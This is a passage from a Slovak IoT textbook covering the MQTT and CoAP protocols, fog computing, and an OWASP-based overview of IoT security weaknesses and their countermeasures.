
Príkladom synchrónnej komunikácie je telefonát. Pokiaľ volaný nie je dostupný, volajúci mu nemôže označiť vznik novej udalosti. Pri asynchronnej komunikácii, je tento problém vyriešený s pomocou zápisu do zoznamu (anglicky queue). Volajúci môže zanechať správu o novej udalosti v hlasovej schránke volaného. V momente keď je volaný opäť dostupný, prečíta si správu z hlasovej schránky. Týmto kvôli svojej nedostupnosti, neprišiel o informáciu o novej udalosti.

Architektúra publikovania (anglicky publish) a predplácania (anglicky subscribe), ktorá je znázornená na obrázku 5.21 pozostáva z troch hlavných komponentov:

- vydavateľ (publisher),
- odoberateľ (subscriber),
- maklér (broker).

Z pohľadu IoT, vydavateľ (publisher) je v podstate senzor, alebo individuálne IoT zariadenie, ktoré sa pripája k maklérovi (broker), aby posielal svoje údaje. Odberateľmi (subscribers) sú aplikácie, ktoré majú záujem o určitú tému (TEPLOTA) alebo údaje, takže sa pripájajú k maklérom, aby boli informovaní vždy, keď budú v systéme dostupné nové údaje.

Makléri klasifikujú prijaté údaje v témach a posielajú ich účastníkom, ktorí majú záujem o tieto témy.



Obrázok 5.21

Komunikácia s pomocou protokolu MQTT.


Pre zvýšenie bezpečnosti bol vyvinutý protokol SMQTT, čo je Secure MQTT. Charakteristikou je používanie odľahčeného šifrovania komunikácie. Proces šifrovania pozostáva zo štyroch fáz - nastavenie, šifrovanie, zverejňovanie, dešifrovanie.

Vo fáze nastavenia sa účastníci a vydavatelia zaregistrujú na makléra a získajú tajný kľúč. Potom, keď sú údaje zverejnené, sú zašifrované. Maklér publikuje šifrované údaje. Každý odberateľ si musí dát dešifrovať sám. Generovanie kľúčov a šifrovacie algoritmy nie sú štandardizované

### **CoAP**

CoAP protokol (Constrained Application Protocol) je protokol určený pre zariadenia s obmedzeným výpočtovým výkonom. CoAP je založený na protokole HTTP a modeli REST, kde sú zdroje (cieľové informácie) načítané zo servera s pomocou URI / URL identifikátorov.

Klienti používajú známe metódy GET, PUT, POST a DELETE na manipuláciu s týmito zdrojmi.



**Obrázok 5.22**  
**Komunikácia s použitím CoAP protokolu.**

CoAP je navrhnutý tak, aby poskytoval podporu unicastu a multicastu, jednoduchú implementáciu, nízku energetickú náročnosť a rýchlosť. Je navrhnutý tak, aby pracoval na mikrokontroléroch s pamäťou RAM s kapacitou až 10 kB a úložným priestorom s kapacitou 100 kB a súčasne poskytuje silnú bezpečnosť. Komunikácia prebieha prostredníctvom UDP protokolu, čo zvyšuje komunikačnú rýchlosť a znižuje množstvo prenášaných dát.

### **5.5.4 Fog computing model**

Fog computing je model, ktorý presúva logiku sieťovej aplikácie bližšie ku koncovým zariadeniam na okraji siete (tzv. Network edge). Umožňuje koncovým zariadeniam spúšťať lokálne aplikácie a robiť okamžité rozhodnutia.

Tým sa znižuje množstvo prenášaných dát v sieťach, pretože dátá sa nemusia vysielat cez sieťové pripojenia do internetu. Zvyšuje sa stabilita aplikácií keďže IoT aplikácie môžu pracovať aj počas výpadku internetového pripojenia.

Zároveň zvyšuje bezpečnosť tým, že zachováva citlivé údaje, ktoré sa nevzdáľujú z lokálnej siete. Na druhú stranu fog computing má ako technológiu problémy s implementáciou AAA procesov (Authentication-Authorization-Accounting).

Výhody	Nevýhody
Zmenšenie množstva prenášaných dát	Fyzické umiestnené môže byť kedykoľvek zmenené, zrušené
Úspora spotreby sietového pásma	Bezpečnostné riziká : spoofing IP adresy, man-in-the-middle útok
Zlepšenie rýchlosťi odpovedí (takmer až na úroveň real-time)	Problémy s ochranou súkromia a privátnosti dát
Vyššia mobilita	Horšia dostupnosť a cena hardvéru
Minimalizácia oneskorenia komunikácie	Problémy s autentifikáciou a autorizáciou

**Tabuľka 5.3**

**Fog computing – výhody a nevýhody.**

Fog computing rozširuje cloud do lokálnej siete, kde umožňuje koncovým zariadeniam používať lokálne výpočtové prostriedky a úložisko. Riadenie celej infraštruktúry vyžaduje špeciálny softvér.

Praktickým príkladom aplikácie Fog computingu sú semafory v meste. Údaje zozbierané inteligentným systémom sa spracovávajú lokálne. Účelom je vykonávať analýzy v reálnom čase a semaforom sa posielajú výsledky na základe ktorých upravia svoje časovanie. Údaje z jednotlivých klastrov sa posielajú do clodu na analýzu dlhodobých modelov premávky.

Medzi ďalšie aplikácie Fog sietí patria smart grid, smart city, smart budovy, smart car.



# BEZPEČNOSŤ

6

OWASP projekt  
Princípy analýzy bezpečnosti  
Typy kybernetických útokov  
Ochrany proti kybernetickým útokom  
Úvod do šifrovania

## **6.1 Kybernetická bezpečnosť**

---

Kybernetická bezpečnosť je praktický prístup k ochrane systémov, sietí a programov pred digitálnymi útokmi. Tieto útoky sú zvyčajne zamerané na prístup, zmenu alebo zničenie citlivých informácií, neoprávnené získanie peňazí od používateľov, alebo prerušenie bežných obchodných procesov firmy.

Implementácia účinných opatrení v oblasti kybernetickej bezpečnosti je dnes obzvlášť náročná, pretože existuje veľký počet zariadení a systémov, ktoré sa môžu stať terčom útoku. Tých je omnoho viac ako IT odborníkov, ktorí tieto systémy chránia. Navyše sa útočníci stále zlepšujú a hľadajú nové cesty a spôsoby ako napadnúť svoj cieľ.

V dnešnom prepojenom svete majú všetci prospech z pokročilých programov zameraných na kybernetické útoky. Na individuálnej úrovni môže útok na počítačovú bezpečnosť vyústiť do situácií ako sú krádež identity, vydieranie, alebo strata dôležitých údajov, ako sú rodinné fotografie, čísla platobných kariet a bankových účtov.

Každý sa spolieha na kritickú infraštruktúru, ako sú elektrárne, nemocnice a spoločnosti poskytujúce finančné služby. Zabezpečenie týchto a ďalších organizácií je nevyhnutné pre udržanie fungovania našej spoločnosti.

## **6.2 OWASP IoT**

---

OWASP je nezisková organizácia, ktorá zastrešuje a podporuje otvorenú komunitu vývojárov, ktorí sa snažia vytvárať, prevádzkovať a udržiavať bezpečné softvérové riešenia. Jedným z mnohých projektov, ktoré OWASP prevádzkuje je aj projekt IoT bezpečnosti (OWASP Internet of Things Project).

Projekt je navrhnutý tak, aby pomohol výrobcom, vývojárom a spotrebiteľom lepšie porozumieť bezpečnostným otázkam súvisiacim s IoT produktmi a umožniť každému v akomkoľvek kontexte robiť lepšie bezpečnostné rozhodnutia pri vytváraní, nasadzovaní, alebo hodnotení technológií a produktov z oblasti IoT.

Jedným zo základných cieľov projektu je poskytnúť návod ako identifikovať cieľové oblasti, ktoré sú spoločné pre väčšinu IoT systémov a vyžadujú pozornosť. Spomedzi veľkého množstva vlastností systémov bolo vybraných niekoľko najdôležitejších, ktoré je potrebné zhodnotiť, otestovať a vhodne ošetriť. Patria medzi ne:

- kontrola prístupu,
- rozhranie prístupu,
- pamäť zariadení,
- komunikácia,
- aktualizácia.



### TIP!

Vzhľadom na to, že každý IoT projekt, jeho nasadenie a prostredie je iné, je dôležité, aby ste pred uskutočnením každého kroku zvážili výhody a nevýhody implementácie uvedeného odporúčania.

#### 6.2.1 Kontrola prístupu

Pri IoT zariadeniach, sa pracuje s informáciami, často aj citlivého charakteru, ako napríklad údaje o fyzickej osobe, jej polohe, fyziologických funkciách a podobne. Pri obojsmernej komunikácii, napríklad v prípade termostatu, je možné prostredníctvom internetu nastavovať vykurovanie v domácnosti. Pri týchto prípadoch sa musí obmedziť, kto má prístup k dátam, alebo jednotlivým funkciám IoT systému.

Medzi hlavné problémy oblasti kontroly prístupu patria napríklad:

- **Autentifikácia a autorizácia** - musí sa overiť, či používateľ (alebo systém) je ten, za ktorého sa vydáva (napríklad admin systému) a či môže vykonávať požadované operácie (napríklad reštart zariadenia)
- **Správa relácií používateľov (session management)** - správne ošetrenie procesu prihlásenia, odhlásenia, zabránenie zneužitia existujúcej relácie.
- **Implicitná dôvera** - automatická dôvera opačnej strane komunikácie, ktorá nevyžaduje autentifikáciu a autorizáciu.
- **Vyradenie systému z prevádzky** - ošetrenie úplného životného cyklu systému, aj po jeho vyradení z prevádzky.
- **Aplikácia bezpečnostnej politiky** - ako bude bezpečnostná politika aplikovaná a vynucovaná.
- **Strata prístupov** - čo v prípade straty kontroly nad systémom

Príklad potenciálnych riešení vyššie uvedených problémov sú:

- vyžadovať aplikáciu silných hesiel,
- uprednostniť silnú autentifikáciu (strong-auth - certifikáty) pred slabou autentifikáciou (weak-auth - meno a heslo),
- vytvorenie a oddelenie používateľských úloh a skupín (user access roles),
- dvojfaktorová autentifikácia (napríklad heslo + sms),
- používanie šifrovanej komunikácie (SSL, TLS),
- bezpečný mechanizmus obnovy a zmeny hesla,
- mechanizmus exspirácie používateľských relácií, účtov a hesiel,
- obmedzenie admin/root prístupu.

## 6.2.2 Rozhrania prístupu

---

Kedže IoT zariadenie musí poskytovať služby a je potrebné ho spravovať, musí sprístupniť rôzne typy vstupno-výstupných rozhraní. Do zariadenia je potrebné nahrať riadiaci systém a ten následne nakonfigurovať. Počas funkcionality zariadenia môže byť v závislosti od typu poskytovanej služby prístupné napríklad:

- web rozhranie,
- rozhranie príkazového riadku (CLI) s prístupom pre účet administrátora alebo používateľa,
- aplikačno-programové rozhranie (API) pre komunikáciu s inými aplikáciami - napr. cloud, mobilné aplikácie.

Dobre známe riziká a zraniteľnosti, ktoré sa v jednoúčelových (embedded) zariadeniach a web systémoch vyskytujú, je potrebné ošetriť ešte pred zavedením do komerčnej produkcie. Každý systém bez ohľadu na jeho typ alebo miesto nasadenia má svoje slabé miesta. Pre ukážku si pozrime prehľad troch systémov, ktoré sa objavujú v IoT:

- riadiaci systém,
- aplikačné web rozhranie,
- API rozhranie.

### Riadiaci systém

Systém, ktorého úlohou je kontrola a riadenie fungovania IoT zariadenia. Riadiace systémy sa objavujú vo všetkých oblastiach automatizácie a výrobných procesov. Riadiace systémy sú často zložené z hardvérových a softvérových komponentov, ktoré vzájomne komunikujú a poskytujú používateľom službu. Pre zabezpečenie týchto riadiacich systémov je potrebné myslieť na dôkladné zabezpečenie nasledujúcich oblastí:

- **Vymeniteľné pamäťové moduly** - napríklad SD karty a iné moduly, ktoré sa dajú jednoducho odpojiť, sa s pomocou ďalších nástrojov môžu skúmať a analyzovať zapísané súbory.
- **Extrakcia firmvéru** - extrakcia kódu pre jeho reverznú analýzu (reverse engineering) môže mať za následok napríklad únik hesiel.
- **Úprava firmvéru** - systém nevykoná kontrolu integrity kódu a tým nezistí, že spúšťa upravený firmvér.
- **Root/admin prístup do príkazového riadku** - plná kontrola nad systémom cez vzdialené pripojenie.
- **Možnosť elevácie práv** - chybou v systéme získať vyššie práva, než boli oficiálne pridelené (známa chyba ShellShock - CVE-2014-6271).
- **Privedenie systému do nestabilného stavu** - napríklad buffer overflow, neošetrené delenie nulou, chybné použitie dátových typov.

## Web rozhranie

Webové rozhranie slúži ako prostriedok pre komunikáciu používateľa s IoT systémom pripojeného do internetu. To všetko prostredníctvom webového prehliadača, ktorý má používateľ vo svojom telefóne alebo laptopu. Pri návrhu a realizácii webových rozhraní je vhodné, sa zamyslieť nad zabezpečením, ktoré bolo nasadené proti najčastejšie vykonávaným útokom:

- **SQL injection** - textový vstup ako databázový dopyt, ktorý neboli ošetrený filtrom.
- **Slovníkový útok** - útok na meno a heslo, kde sa s pomocou skriptu, metódou pokusom, testuje správne meno a heslo. Heslá môžu byť čítané z predpripraveného slovníka prípadne vytvárané generátorom.
- **Cross-site scripting** - vzdialené spúšťanie skriptov, napríklad do správy sa zadá znenie skriptu, ktoré sa spustí na vzdialenom systéme.
- **Cielené zamknutie účtu** - cielené chybné zadávanie zlých prihlásovacích údajov.
- **Predvolené prihlásovacie údaje** - používanie mena a hesla, napríklad: admin/admin.

Pre zvýšenie bezpečnosti riadiaceho systému a webového rozhrania existuje niekoľko odporúčaných postupov:

- obmedziť počet pokusov prihlásenia,
- minimalizovať počet fyzických portov na hardvérovej doske,
- obmedziť prístup ku konfiguračným časťam a modulom systému,
- zabezpečiť možnosť vzdialenej aktualizácie,
- pri procese aktualizácie, alebo úprave systému vyžadovať overenie integrity (neporušenosť súboru napríklad s pomocou digitálnych podpisov),
- využívať prístup minimálnych práv - používateľský účet dostane možnosť len tých operácií, ktoré potrebuje,
- využívať šifrované úložiská, šifrované aktualizačné súbory.

## API rozhranie

Aplikačné programové rozhranie (API) je určené pre vývojárov partnerských spoločností, ktorí chcú používať funkcie systému. Napríklad spoločnosť Google, poskytuje pre svoje produkty API rozhrania. Tie umožňujú programátorom iných firiem vytvoriť aplikáciu, ktorá dokáže komunikovať napríklad s Google databázou reklamných štatistik. Iným príkladom sú Google Mapy. Firma takto dokáže integrovať do svojej webovej aplikácie funkcionality, ktorá vyhľadáva trasy a objekty na Google Mapách.

Pri pohľade na situáciu z pohľadu veľkej firmy, ktorá sprístupňuje svoje databázy externým firmám, je potrebné zabezpečiť API. Firma si takto chráni svoje dátá a infraštruktúru pred útokom a poškodením dát, ktoré môžu nastať napríklad aj nesprávnym používaním API

rozhrania. Pri nedostatočne zabezpečených API rozhraniach, sa najčastejšie objavujú tieto problémy:

- **Slabá autentifikácia** - pre autentifikáciu je v súčasnosti k dispozícii niekoľko typov protokolov. Každý z nich má svoje výhody a nevýhody. Rozdiel je často aj v komplexnosti nasadenia a vyžadovanej infraštruktúre. Medzi najčastejšie nasadzované autentifikačné protokoly patria napríklad:
  - Meno a heslo
  - Klúče pre prístup aplikácií do systému (tzv. API)
  - Keyed-hash message authentication code (HMAC)
  - Open Authenticaion (OAuth)
  - JSON Web-Token (JWT)
  - Lightweight Directory Access Protocol (LDAP)
- **Slabá autorizácia** - Samotná autentifikácia klienta nie je dostatočná. Vždy je potrebné overiť, aké prístupové práva boli pridelené používateľom. Obyčajný používateľ nemôže mať rovnaké práva a kontrolu nad systémom ako má správca.
- **Náchylnosť pre útoky typu injection** - Injection útoky sa objavujú všade tam, kde sa spracováva používateľsky vstup. Podstata útoku je v tom, že používateľ zadá namiesto mena napríklad časť SQL príkazu. V prípade, že zariadenie tento vstup neodfiltruje, môže ho chybne interpretovať ako príkaz systému a na obrazovke zobrazí výstup príkazu - napríklad celá tabuľka s login údajmi a ich heslami.
- **Implicitná dôvera v klientov** - moderným trendom sú mobilné aplikácie, ktoré získavajú údaje z IoT systémov a zobrazujú ich na displeji smartfónu. Zdanivo jednoduchá funkcia so sebou prináša zásadné bezpečnostné riziká. Aplikácia musí dátá niekde získať, tieto dátá ale musia byť chránené, aby si ich nemohol vyžiadať ktokoľvek. Princíp poskytovania dát je závislý od zvolenej architektúry IoT systému. Každý systém musí aplikovať odlišné mechanizmy ochrany.
- **Nesprávne navrhnuté API zdroje** - Pri API volanach sa používajú takzvané API zdroje. Účelom je zakrytie tzv. backend funkcionality celého systému. Zariadenie napríklad nebude na server posielat príkaz **“select \* from temperature\_history”** ale pošle takzvanú HTTP GET žiadost o históriu dát vo formáte:

*“GET <https://192.168.100.100/iot/temperature/history/week/>”*

Riešenie problémov, ktoré sa objavujú pri API rozhraniach, je podobné ako bolo spomenuté pri chybách webových a riadiacich systémov.



**TIP!**

Pre detailnejšie zoznámenie s problematikou webovej bezpečnosti bol vytvorený nástroj WebGoat. Ide o demo prostredie vo webovom prehliadači, kde sú pripravené simulácie webových aplikácií s chybami, ktoré musí študent nájsť a zneužiť.

Študentov sprevádza návod, ktorý vysvetľuje koncept systému, podstatu chyby a postup jej zneužitia a nápravy.

The screenshot shows the WebGoat application interface. On the left, there is a sidebar with a red header featuring a goat logo and the word "WEBGOAT". The sidebar contains a navigation menu with the following items:

- Introduction
- General
- Injection Flaws
  - SQL Injection
  - SQL Injection (advanced)
  - SQL Injection (mitigations)
  - XXE
- Authentication Flaws
- Cross-Site Scripting (XSS)
- Access Control Flaws
- Insecure Communication
- Request Forgeries
- Vulnerable Components - A9
- Client side
- Challenges

The "XXE" item is highlighted with a grey background. To the right of the sidebar, the main content area has a title "XXE" and two buttons: "Show hints" and "Reset lesson". Below these buttons is a navigation bar with numbered circles from 1 to 8, where circle 3 is highlighted. The main content area contains the heading "Let's try" and the text: "In this assignment you will add a comment to the photo, when". Below this text is a user profile card for "John Doe" with the text "uploaded a photo. 24 days ago". At the bottom of the card is a small image of a person with the word "HUMAN" overlaid on it.

Systém WebGoat je open-source produkt od komunity OWASP. Je k dispozícii bezplatne na stiahnutie cez portál GitHub: <https://github.com/WebGoat/WebGoat/releases>

### 6.2.3 Pamäť zariadení

Aby zariadenie simulovalo inteligenciu, musí si pamätať veľké množstvo dát. Z pohľadu architektúry aplikácie sa do pamäte ukladajú dôležité informácie ako:

- aplikačný kód systémových aplikácií,
- parametre a nastavenia systému,
- používateľské dáta,
- prihlásovacie údaje,
- kľúče, prípadne certifikáty.

Hackeri často smerujú svoj útok na pamäť zariadenia, kde sa nachádzajú kľúčové informácie. Tieto informácie sa stávajú predmetom ďalšej kriminálnej činnosti (napríklad čísla kreditných kariet), obchodu (predaj údajov ako sú heslá), priemyselnej špionáže (odkopírovanie dizajnu konkurenciou). Najčastejšie hľadané informácie v pamäti zariadení sú:

- v kóde zapísané prihlásovacie údaje (tzv. hardcoded credentials),
- citlivé a ladiace URL adresy,
- šifrovacie kľúče,

- citlivé informácie o funkčnosti lokálneho a vzdialeného systému,
- údaje o databázovej štruktúre,
- prihlasovacie údaje v nešifrovanej podobe.

Niekteré z možných protiopatrení k týmto problémom sú:

- zbierať a ukladať len minimálne množstvo dát o používateľoch,
- všetky citlivé dátá uložiť v šifrovanej forme,
- pokiaľ je to možné, anonymizovať dátá - len pomocou dát nebude možné jednoducho identifikovať konkrétnu osobu,
- obmedziť prístup k dátam - fyzicky, aplikačne,
- každú dôležitú operáciu zapísanie do logu (zápis, čítanie, aktualizáciu, mazanie),
- pokiaľ je to možné, dátá zálohovať - odporúča sa fyzicky a geograficky odlišné miesto zálohy.

V niektorých prípadoch sú na bezpečnosť systémov kladené požiadavky prostredníctvom nariem, zákonov a iných predpisov. Podobne aj v prípade systémov používaných v oblasti leteckej, armády, medicíny sú definované prísne požiadavky, ktoré musia systémy spĺňať, aby ich bolo možné používať.

Preto nové IoT produkty, kde je súčasťou produktu aj analytická časť, vyžadujú už vo fáze návrhu a dizajnu riešenia konzultácie s odborníkmi z oblasti práva, štatistiky a IT bezpečnosti.

#### **6.2.4 Komunikácia**

---

Ochrana sieťovej infraštruktúry je veľmi dôležitá. Zabezpečená sieť zároveň poskytuje ochranu aj sietovým zariadeniam, ktoré v tejto sieti komunikujú. Je potrebné zabrániť neoprávnenému prístupu do siete.

Dobre navrhnutá topológia siete môže predchádzať mnohým sietovým útokom, alebo bezpečnostným hrozbám založeným na chybách softvéru. S pomocou prvkov ako hardvérový firewall, proxy, prístupové zoznamy (ACL na smerovači), nastavené bezpečnostné politiky sa obmedzujú spôsoby a cesty komunikácie, ktoré môžu byť útočníkmi zneužité na prienik do systému.

Obmedzením prístupu na databázový server len pre určité IP adresy, je možné jednoducho obmedziť kto sa na server môže pripojiť. Menší počet pripojení je jednoduchšie monitorovať a riadiť. Týmto spôsobom, aj keď bude databázový server obsahovať závažnú bezpečnostnú chybu, nemôžu ju zneužiť nepovolené adresy.

Útočníci sa snažia prehľadávať sieť a identifikovať slabé miesta, ktoré by sa mohli stať terčom ich ďalšieho útoku. Prítomnosť slabých miest môže mať niekoľko rôznych príčin. Zlý návrh infraštruktúry, softvérová chyba riadiaceho systému, chybná konfigurácia, zanedbanie implementácie bezpečnostných požiadaviek. To sú len niektoré z príčin, ktoré môžu otvoriť priestor pre napadnutie systému. Medzi pomerne časté chyby patria napríklad:

- **Verejná dostupnosť k zariadeniu** - Bez obmedzenia IP adres môže ktokoľvek komunikovať so zariadením

- **Otvorené porty** - v sieťovej komunikácii sa používajú takzvané porty. Na základe portov dokáže operačný systém prideliť sieťovú komunikáciu konkrétnej aplikácie. Veľký počet otvorených portov (stav: listening), znamená, že systém očakáva na tomto porte komunikáciu a počúva príkazy. To môže byť zneužité a útočník takto môže získať neoprávnený prístup do systému. Systém môže mať otvorené dva typy portov TCP alebo UDP.
- **Nevyužívané sieťové služby** - mnoho operačných systémov môže pri nesprávnej konfigurácii mať zapnuté sieťové služby, ktoré reálne nepoužíva. Pokiaľ napríklad na serveri nebežia webové stránky, odporúča sa webové služby vypnúť.
- **Šifrovaná komunikácia** - použitie šifrovanej komunikácie sa stalo štandardom napríklad pri online platbách, komunikácii s webovým systémom banky, štátnej správy. Pokiaľ nie je komunikácia šifrovaná, čítanie dátovej časti paketov je veľmi jednoduché.

Protiopatrenia, ktoré pomôžu eliminovať vyššie spomenuté problémy sú napríklad:

- obmedziť počet adries, ktoré pristupujú ku kritickým systémom na minimum,
- zablokovať nepotrebné sieťové služby,
- používať šifrovanú sieťovú komunikáciu ([https](https://) namiesto [http](http://), [ssh](ssh://) namiesto [telnet](telnet://)),
- oddeliť manažmentové dáta od prevádzkových dát,
- aktualizovať komunikačné knižnice (napr. SSL),
- používať reštriktívny prístup sieťovej komunikácie (všetko je blokované, povolí sa len to čo si vyžaduje projekt).

### 6.2.5 Aktualizácia

Systém, alebo aplikáciu je potrebné neustále aktualizovať. Postupne sa objavujú chyby a nedostatky, nové zraniteľnosti, dopĺňajú sa vylepšenia a nové funkcie. Všetky tieto problémy rieši možnosť aktualizácie kódu. V prípade vzdialenej prevádzky systému je takmer jedinou možnosťou vzdialená aktualizácia aplikácie či systému.

#### POZNÁMKA!



Základným prvkom zaistenia bezpečnosti je kvalitné a dostatočne detailné testovanie celého produktu. Priobretnutých testovacích scenároch (tzv. test-case) sa dajú identifikovať chyby v návrhu, implementácii a funkcionality systému. Testovanie je ešte dôležitejšie, ak sú do systému integrované open-source nástroje, alebo nástroje a moduly tretích strán, nad ktorými nemáme plnú kontrolu.

Pri vývoji alebo integrácii systémov je potrebné mať na pamäti, že žiadny systém nie je 100% bezpečný. Situácia, kedy v systéme neboli nájdene chyby, neznamená, že nebudú objavené neskôr. Riziko prelomenia existuje vždy. Cieľom testovania a kontroly je snaha overiť, že najľahšie spôsoby napadnutia systému sú zablokované.

### 6.3 Typy kybernetických útokov

---

Vo svete informačných a komunikačných technológií sa každý deň objavuje niekoľko desiatok nových zraniteľností. Tieto zraniteľnosti sa objavujú v dôsledku chýb, ktoré vznikli počas návrhu a realizácie systému.

Medzi veľmi rozšírené kybernetické útoky patria:


- **Falšovanie (spoofing)** - predstieranie identity resp. zdroja sietovej komunikácie.
- **Zmena (tampering)** - zmena dát (databáza, súbory, IP adresy, hlavičky paketov) bez oprávnenia ich meniť, najčastejšie pri prenose po sieti.
- **Popretie (repudiation)** - popieranie vykonanej akcie (napríklad zmeny dát).
